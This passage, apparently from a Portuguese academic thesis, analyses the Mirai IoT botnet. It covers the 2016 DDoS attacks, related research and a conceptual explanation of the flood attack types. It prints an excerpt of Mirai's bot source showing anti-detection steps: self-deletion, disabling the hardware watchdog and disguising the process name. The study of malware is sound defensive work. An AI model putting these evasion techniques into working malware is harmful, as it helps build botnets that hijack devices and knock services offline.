


Figura 4 – Comunicação e operação da botnet Mirai. Extraído de [Kolias et al. \(2017\)](#).

No trabalho de [Riegel \(2017\)](#) é realizada uma análise profunda do código fonte do Mirai, publicado gratuitamente no GitHub logo após os ataques em 2016, e pode ser encontrado em [Anna-Senpai \(2016\)](#). A autora abordou cada componente deste, extraíndo os algoritmos e explicando seu funcionamento técnico, bem como a teoria por trás das práticas utilizadas na programação do *malware*. O objetivo da pesquisa foi investigar o comportamento do Mirai, concentrando-se em seu tráfego de rede gerado.

Para o entendimento do comportamento do Mirai, foi construído um ambiente experimental para identificar sua impressão digital e confirmar teorias sobre seu comportamento. A configuração deste ambiente foi composta por:

- Roteador: configurado de modo que o tráfego de rede destinado à porta 23 fosse automaticamente encaminhado para o Raspberry Pi.
- Raspberry Pi 3s: estavam rodando sob o Kali Linux e foram usados para observar a porta Telnet do roteador em redes reais.
- Utilitário Dumpcap: faz parte do programa Wireshark e foi usado para registrar todo o tráfego observado na porta 23.

Com base no estudo do código fonte do Mirai e através dos resultados obtidos, a autora identificou as diversas vulnerabilidades que este *malware* explora, bem como seu diferencial das outras *botnets* IoT, por eliminar outros *malwares* que tenham infectado o dispositivo.

O presente trabalho e a pesquisa desenvolvida por Riegel (2017) possuem abordagens bem semelhantes. Enquanto neste, pretende-se analisar de forma genérica e abrangente cada um dos componentes do Mirai (*Bot*, Servidor C&C e o *Loader*), Riegel analisa e fornece resultados sobre o tráfego de rede gerado pelo *malware*, mostrando as principais características encontradas durante o trabalho.

Já no trabalho de Cao et al. (2017), os autores propõem um estudo para projetar uma estratégia de defesa para enfrentar o Mirai de forma simples e eficaz. A proposta apresentada pelos pesquisadores é de implantar um Mirai “branco” no dispositivo, que seja operado pelo fabricante, para bloquear portas vulneráveis, impedir a invasão e expulsar outras variantes maliciosas deste *malware*.

Foi desenvolvido um sistema baseado no Mirai, mas excluindo os módulos de ataque, e adicionando dois módulos: um para expelir vírus e outro para implantar servidor. Para o funcionamento esperado desta solução, é requerida uma comunicação entre o fabricante do dispositivo e o cliente (usuário), pois caso o Mirai tenha infectado o dispositivo antes que o Mirai branco, então é necessária a reinicialização do equipamento.

Os resultados obtidos evidenciam que o sistema proposto combate a versão original do Mirai, mas por enquanto não é eficaz contra suas variações, pois elas podem explorar vulnerabilidades adicionais não suportadas nessa solução. Podem existir também limitações legais relacionadas com esse trabalho, pois a forma como o sistema é usado não é permitido em alguns países e só funciona se estiver de acordo com a legislação vigente.

Comparando os trabalhos de Kolias et al. (2017), Riegel (2017) e Cao et al. (2017), nota-se uma semelhança com o trabalho aqui desenvolvido. Kolias et al. (2017) evidencia o impacto de *botnets* IoT utilizadas em ataques DDoS, apresentando uma breve análise do Mirai. A pesquisa de Riegel (2017) complementa esta abordagem fornecendo uma visão profunda e bem detalhada do funcionamento completo do Mirai, e será de grande auxílio para o desenvolvimento do presente trabalho. Já no trabalho de Cao et al. (2017) é implementado um sistema para eliminar e impedir a infecção do Mirai nos dispositivos IoT.

3 Desenvolvimento

O propósito deste capítulo é discutir o desenvolvimento do trabalho com relação a análise e entendimento do Mirai, detalhando tecnicamente os principais aspectos da sua implementação e funcionamento. Ressalta-se que o código analisado foi publicado gratuitamente no *GitHub*, disponível em ([ANNA-SENPai, 2016](#)).

Neste trabalho, o Mirai foi analisado com foco em três componentes principais: *bot*, servidor de comando e controle e o carregador. Inicialmente, na seção 3.1, será apresentado um breve histórico dos potenciais ataques realizados em 2016, com ênfase no volume de dados trafegados entre a *botnet* e os alvos.

A seção 3.2 descreve o código referente a implementação do *bot*, explicando como é feita a comunicação entre o servidor de comando e controle, e como são efetuados os ataques.

A seção 3.3 apresenta o funcionamento do principal componente do Mirai, o servidor C&C.

Na seção 3.4 são especificadas as características do carregador, responsável por procurar dispositivos potencialmente vulneráveis para uma possível infecção.

3.1 Histórico do Mirai

O portal web do renomado jornalista de segurança da informação Brian Krebs fez parte de um momento histórico, no dia 20 de Setembro de 2016, ao ser alvo de um dos maiores ataques DDoS vistos até o momento. Em seu próprio blog, *Krebs On Security*, Krebs relata as considerações feitas sobre o ataque pela *Akamai*, empresa de segurança responsável por proteger o site de ameaças como esta, e destaca a magnitude deste, pois o tráfego de dados foi quase o dobro do até então maior ataque que a empresa havia visto na Internet, alcançando 665 Gigabits por segundo e 363 Gigabits por segundo, respectivamente ([KREBS, 2016](#)).

Na publicação do blog, o jornalista cita a análise feita pelo especialista de segurança da *Akamai*, Martin McKeay, sobre a proporção dos dois ataques e destaca grande diferença entre eles: o ataque de 363 Gbps foi gerado por uma *botnet* de sistemas comprometidos usando técnicas já conhecidas com o objetivo de amplificar um ataque relativamente pequeno, produzindo um extremamente maior; já a *botnet* Mirai, é composta exclusivamente por uma quantidade enorme de dispositivos infectados.

Uma análise realizada pela empresa *Incapsula*, referência em serviços de aplicações

web e segurança na nuvem, identifica que ataques realizados semanas antes em sua rede, já em proporções consideráveis, foram de responsabilidade do Mirai. Isso foi possível graças ao código do *malware* disponibilizado publicamente, permitindo que a empresa criasse uma forte assinatura que pudesse ser capaz de identificar atividades do Mirai na rede, ou seja, uma impressão digital da *botnet*.

O tráfego dos ataques identificados foi projetado com pacotes de dados genéricos de encapsulamento de roteamento (GRE, do inglês *Generic Routing Encapsulation*), um protocolo de comunicação utilizado para estabelecer conexão direta ponto a ponto (HERZBERG; BECKERMAN; ZEIFMAN, 2016). A Figura 5 mostra as variações de tráfego ao longo do tempo dos ataques na rede da *Incapsula*, demonstrando uma *botnet* potencialmente perigosa:




Figura 5 – Ataques de inundação GRE provenientes do Mirai alcançando 280 Gbps/130 Mpps. Extraído de Herzberg, Beckerman e Zeifman (2016).

Após investigação desses ataques ilustrados na Figura 5, foram descobertos o uso de 49.657 endereços IP referentes a hospedeiros infectados pelo Mirai. Este número em sua maior parte é proveniente de câmeras de televisão de circuito fechado (CCTV, do inglês *Closed-Circuit Television Camera*), e também inclui roteadores, gravadores digitais de vídeo e outros dispositivos da Internet das Coisas (HERZBERG; BECKERMAN; ZEIFMAN, 2016).

Devido ao poder de processamento limitado desses dispositivos, muitos já pos-

suíam vulnerabilidades e falhas de segurança de fábrica, sendo facilmente comprometidos e acessados de forma não autorizada. Com relação a dispositivos já produzidos com falhas de segurança, destaca-se os produtos da empresa *XiongMai* especializada em fabricação de câmeras, que não permitiam a mudança da senha padrão de fábrica, e portanto sempre havia uma porta aberta para o acesso indevido de terceiros (ROHR, 2016).

Outro ataque de proporções ainda maiores realizado no dia 21 de Outubro de 2016 pelo Mirai afetou a empresa *Dyn*, que disponibiliza serviços DNS e segurança de aplicações web. Aproximadamente 100.000 terminais maliciosos estavam envolvidos no ataque e geraram um volume de tráfego de 10 a 20 vezes maior que o normal, alcançando uma magnitude de 1,2 Tbps. Os pacotes foram direcionados à porta 53, representando requisições para tradução de nomes de domínio através dos seguintes protocolos da camada de transporte: Protocolo de Controle de Transmissão (TCP, do inglês *Transmission Control Protocol*) e o Protocolo de Datagrama de Usuário (UDP, do inglês *User Datagram Protocol*) (HILTON, 2016).

Em um ataque DDoS que utiliza o protocolo DNS, torna-se difícil a distinção entre consultas legítimas e tráfego mal-intencionado. Isso acontece devido ao ataque gerar diversas tentativas legítimas de servidores recursivos em atualizar seus caches, provocando um congestionamento de tráfego DNS e que aumenta gradativamente a medida que novas tentativas legítimas são feitas (HILTON, 2016).

Apesar do potencial que a *botnet* alcançou, as motivações dos seus criadores em desenvolver este *malware* mostram objetivos iniciais surpreendentes e curiosos. De acordo com GRAFF (2016), os três jovens responsáveis pelo lançamento do Mirai - Paras Jha, Josiah White, e Dalton Norman - não tinham a intenção de derrubar a Internet, mas sim em obter vantagens no *Minecraft*, um jogo *online* de computador.

Devido ao enorme número de jogadores e do rápido crescimento do *Minecraft*, serviços de hospedagem para servidores deste jogo se tornaram negócios extremamente rentáveis em um breve período de tempo, chegando a lucros de até US\$100 mil mensais. Isso desencadeou uma grande disputa entre donos de servidores para obter o maior número possível de jogadores *online*, e deu início a uma indústria de ataques DDoS contra servidores concorrentes realizados com o objetivo de inibir seus serviços ou atrapalhar a experiência dos usuários, deixando-os frustrados e influenciando-os a migrarem de servidor (GRAFF, 2016).

O Mirai foi originalmente desenvolvido para ajudar a conquistar o mercado que o *Minecraft* produziu, mas depois seus criadores perceberam a poderosa ferramenta que haviam construído.

Tornando-se o centro das atenções durante o segundo semestre de 2016, o Mirai despertou os olhares de entusiastas, pesquisadores e especialistas em segurança pelo

mundo inteiro. As consequências do rápido crescimento dos dispositivos IoT sem o devido cuidado com detalhes mínimos de segurança foram presenciadas na prática após os ataques mencionados anteriormente, e permitiram diversas reflexões sobre as precauções a serem tomadas para se proteger de ameaças como essa.




Figura 6 – Estrutura da *botnet* Mirai

A estrutura do Mirai pode ser visualizada através da Figura 6. As subseções seguintes são destinadas a explicar detalhadamente o funcionamento de cada um dos componentes do Mirai.

3.2 Bot

A parte do código fonte do Mirai que representa o *Bot* foi escrita totalmente utilizando a linguagem de programação C, e pode ser dividida em três módulos: ataques (seção 3.2.2), *killer* (seção 3.2.3) e o *scanner* (seção 3.2.4). A Figura 7 mostra um diagrama com a relação de arquivos do código fonte por módulo do *bot*. O fluxo se inicia pelo arquivo “**main.c**”, que é responsável por instanciar os três módulos. A categoria denominada “auxiliares” foi exposta no diagrama para representar os arquivos que fornecem funções comuns e utilizadas por todos os componentes do *bot*.




Figura 7 – Relação de arquivos por módulo do código do *bot*

3.2.1 Principal

No arquivo “**main.c**”, observa-se que o Mirai deleta seu próprio executável, permanecendo apenas na memória RAM do *bot*, e altera os nomes de seus processos, sendo uma característica com o objetivo de dificultar sua detecção. Além disso, ele desabilita o *watchdog timer* da máquina, um componente de hardware responsável por reiniciar o dispositivo automaticamente em caso de falhas (SOARES, 2015).

Em seguida, o Mirai procura por instâncias de outros programas maliciosos executando no *bot*, inclusive verifica se já existe alguma instância própria no dispositivo, e elimina todos, garantindo que apenas ele tenha acesso e controle do equipamento infectado.

O módulo principal faz múltiplas chamadas de sistema “`fork()`”, que cria um novo processo correspondente a cada módulo do *bot* (ataque, *killer* e *scanner*), que serão descritos nas seções a seguir.

Após todos módulos serem devidamente inicializados, é feita a tentativa de estabelecimento de conexão com o servidor C&C, e se bem sucedida, o programa aguarda por novos comandos. O trecho de código 3.1 exibe os comportamentos descritos acima de inicialização do módulo do *bot*.

Trecho de Código 3.1 – Comportamentos de inicialização do *Bot*

```
1 // Codigo ressaltado para fins explicativos
2 int main(int argc, char **args){
3     ...
4     // Deleta seu proprio executavel
5     unlink(args[0]);
6     ...
7     // Previne o watchdog de reinicializar o dispositivo
8     if ((wfd = open("/dev/watchdog", 2)) != -1 || (wfd = open("/dev/misc/watchdog", 2)) != -1){
9         int one = 1;
10
11         ioctl(wfd, 0x80045704, &one);
12         close(wfd);
13         wfd = 0;
14     }
15     ...
16     // Esconde o nome do processo
17     name_buf_len = ((rand_next() % 6) + 3) * 4;
18     rand_alphastr(name_buf, name_buf_len);
19     name_buf[name_buf_len] = 0;
20     prctl(PR_SET_NAME, name_buf);
21     ...
22     // Abre novos processos inicializando os outros modulos
23     attack_init();
24     killer_init();
25     scanner_init();
26     ...
27 }
```

3.2.2 Ataques

O código fonte do Mirai possui um grande módulo de ataques, que implementa diversas funcionalidades e tipos de ataque DDoS, sendo eles:

- UDP *Flood*

No ataque UDP *Flood*, um grande número de pacotes UDP são enviados ao alvo com o objetivo de sobrecarregá-lo, tornando-o indisponível para outras requisições de clientes legítimos (CLOUDFLARE, 2018c). Esse ataque explora dois passos que o servidor faz ao responder uma requisição para um pacote UDP:

1. O servidor primeiro checka se existe algum processo que está aberto para possíveis conexões na porta especificada pela requisição;
2. Se não houver nenhum programa disponível naquela porta, então o servidor responde com um pacote utilizando o Protocolo de Mensagens e Controle de Internet (ICMP, do inglês *Internet Control Message Protocol*), com o intuito de informar ao emissor que o destino do pacote não estava acessível.

A Figura 8 ilustra como este tipo de ataque por inundação acontece na prática.




Figura 8 – Ataques de inundação UDP (UDP Flood). Extraído de [Cloudflare \(2018c\)](#).

- **DNS Flood**

O DNS é o que possibilita o uso de endereços amigáveis e fáceis de lembrar, por exemplo, ao acessar “[www.google.com](#)”, o que acontece na realidade é a tradução deste nome para um endereço IP referente ao servidor que fornece os serviços do *Google* neste caso.

O ataque *DNS Flood* possui como alvo os servidores DNS, na tentativa de interromper a resolução de DNS de determinado domínio, impossibilitando o acesso a este. Esse ataque é uma variação do *UDP Flood*, já que geralmente as requisições DNS são feitas sob o protocolo UDP, e ele pode comprometer qualquer aplicação *web* de responder à requisições legítimas ([CLOUDFLARE, 2018a](#)).

A Figura 9 demonstra a realização deste ataque de forma distribuída contra um servidor DNS.




Figura 9 – Ataques de inundação DNS (DNS Flood). Extraído de [Cloudflare \(2018a\)](#).

- GRE IP Flood e GRE Ethernet Flood

O Mirai apesar de ser uma enorme *botnet* utiliza técnicas comuns de ataques, bem conhecidas e vistas em outros *malwares*. Porém, ele trouxe uma nova abordagem através de um ataque em larga escala utilizando o protocolo GRE.

O GRE é um protocolo de comunicação usado para estabelecer uma conexão ponto a ponto direta entre dois nós na rede. É um método efetivo usado para transportar informações entre dois pares sem sofrer interceptações no caminho, ele representa um túnel entre o emissor e o receptor (LEYES; BRESLAW, 2016).

Ao utilizar esse método de comunicação, os pacotes de qualquer protocolo são encapsulados com um cabeçalho GRE de 24 bytes que possui algumas *flags* de controle, o tipo de protocolo, e o cabeçalho para o túnel IP - contendo os endereços IP de origem e destino. O GRE Ethernet é uma solução para agregar o tráfego de *hotspots* WiFi, encapsulando-o em pacotes Ethernet em um túnel GRE IP.

Independente dos roteadores que existam no caminho entre o emissor e o receptor, apenas o receptor irá desencapsular o pacote GRE, analisar seu *payload* (a informação de fato enviada) e então decidir quais ações realizará em seguida.

Dessa forma, o Mirai explora as características do GRE para enviar pacotes com *payloads* de 512 bytes ao seu alvo, demandando certo esforço para desencapsular o pacote, analisar as informações e então decidir como proceder. Realizar esse processo com centenas de milhares de pacotes provenientes de aproximadamente 100000 *bots* é realmente custoso até para servidores de alto poder computacional e pode causar a indisponibilidade do serviço (WAGNON, 2017).

- TCP Stomp Flood

O Protocolo de Mensagens Orientadas por Texto Simples (STOMP, do inglês *Simple Text Oriented Messaging Protocol*) permite a comunicação de clientes com programas intermediários de mensagem - sistemas responsáveis por traduzir a comunicação entre diferentes protocolos. O STOMP oferece a possibilidade de duas aplicações codificadas em diferentes linguagens de programação se comunicarem (BECKERMAN; BRESLAW, 2016).

Assim que era realizada uma conexão TCP entre o alvo e os *bots* utilizando o STOMP, o Mirai mandava pacotes TCP Stomp com dados disfarçados para o receptor. Se o servidor estiver programado para analisar esse tipo de solicitação, recursos seriam alocados e gastos indevidamente, pois eram requisições com dados falsos.

- Plain UDP Flood

O Plain UDP Flood é um ataque com as mesmas características que o UDP Flood visto anteriormente, porém com uma especificidade que o permite ser mais rápido e otimizado. Nesta variação, a porta de origem do ataque é uma porta fixa na qual o *bot* se conecta antes que o ataque de *loop* seja executado (BING, 2017).

- HTTP Flood

O Protocolo de Transferência de Hipertexto (HTTP, do inglês *Hypertext Transfer Protocol*) é um protocolo de comunicação da camada de aplicação utilizado para transferência de dados (imagens, documentos, formulários web e outros arquivos) pela Internet (MOZZILA, 2018).

Existem duas abordagens principais do ataque HTTP Flood: ataque GET e ataque POST. O primeiro se refere à diversos dispositivos enviando requisições por imagens, arquivos e outros recursos para um servidor. Já no ataque POST, são enviados diversos pacotes representando dados de formulário, de forma que o servidor manipule as solicitações recebidas e envie os dados para uma camada de persistência (CLOUDFLARE, 2018b).

Nas duas abordagens desse ataque, o intuito é esgotar os recursos do servidor devido ao grande volume de requisições HTTP e deixar seu serviço indisponível, impossibilitando a resposta às solicitações legítimas.

- VSE Flood

O ataque de inundação *Valve Source Engine* (VSE) é um ataque de amplificação UDP desenvolvido para consumir os recursos de um servidor de jogos através do envio de requisições TSource Engine Query, provocando atrasos e até mesmo interrupção do serviço (JAIN, 2016).

- SYN Flood

O TCP SYN Flood é um tipo de ataque de negação de serviço que explora uma característica específica do protocolo TCP, o *Three-Way Handshake* (Apresentação de três vias). O fluxo normal que acontece ao cliente e servidor estabelecerem uma conexão legítima se dá através dos seguintes passos:

1. O cliente requisita uma conexão enviando um pacote com a *flag* SYN marcada para o servidor;
2. O servidor reconhece e responde com uma mensagem SYN-ACK, alocando recursos e informações relacionadas a conexão;
3. O cliente recebe o pacote SYN-ACK e responde com um pacote de reconhecimento, ACK.

Através da Figura 10 nota-se que este ataque explora uma característica do *handshake* de três vias no passo 2 descrito acima. Assim, após o servidor responder com a mensagem SYN-ACK, a mesma nunca será respondida com um reconhecimento pelo cliente, de forma com que aqueles recursos alocados temporariamente com informações sobre a conexão tenham sido desperdiçados até atingir o tempo limite de espera do servidor.

